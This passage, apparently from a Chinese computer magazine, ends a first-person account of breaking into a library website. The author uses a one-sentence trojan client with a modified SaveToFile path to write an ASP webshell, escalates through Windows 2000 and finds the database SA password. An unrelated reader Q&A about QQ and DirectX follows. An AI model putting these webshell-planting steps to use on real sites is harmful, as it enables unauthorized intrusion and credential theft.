


图8




图9




图10

经过这一番折腾，终于找到图书馆的物理地址了，下面就用一句话木马客户端进行写入文件，输入完URL后，修改代码"lP.SaveToFile server.mappath("jmup.asp"),2"为"lP.SaveToFile "d:\ebookweb\jmup.asp",2"，如图11，由相对地址改为绝对地址，再点"提交"，哈哈！如图12，得到了一个简易的ASP木马，有了这个跳板，我又写入了一个更强大的ASP木马，通过这个木马，对Win2000系统进行了更深层次的渗透，在网站的其他目录内，竟找到了数据库超级用户SA的密码。最终的结果，我不仅拿到了图书馆长这个席位，连系统管理员也客串了一把！




图11





图12

（文章中涉及到的工具ASCII转换ASCII—zh.exe、一句话木马连接客户端、SQL相关代码，已经收录于光盘中）




问：我的QQ输入不了密码了，呆呆帮我看一下！究竟是怎么了？

答：有时候QQ登陆时不能输入密码，这种情况的出现可能是你的系统中安装了其他公司的控件，如某些银行网站进行帐号登陆时会要求安装一个密码输入控件，结果是可能导致QQ登陆时不能输入密码。解决的方法是：在IE浏览器中点"工具"→"INETERNET选项"→"设置"→查看对象，找到安装的控件，删除后重启动即可。

问：我原来安装的是DirectX 8.1，最近将其升级到9.0版，不知是什么原因我的声卡不发声了，我想将其卸载并重新安装DirectX 8.1，不知道通过什么方法可以卸载？

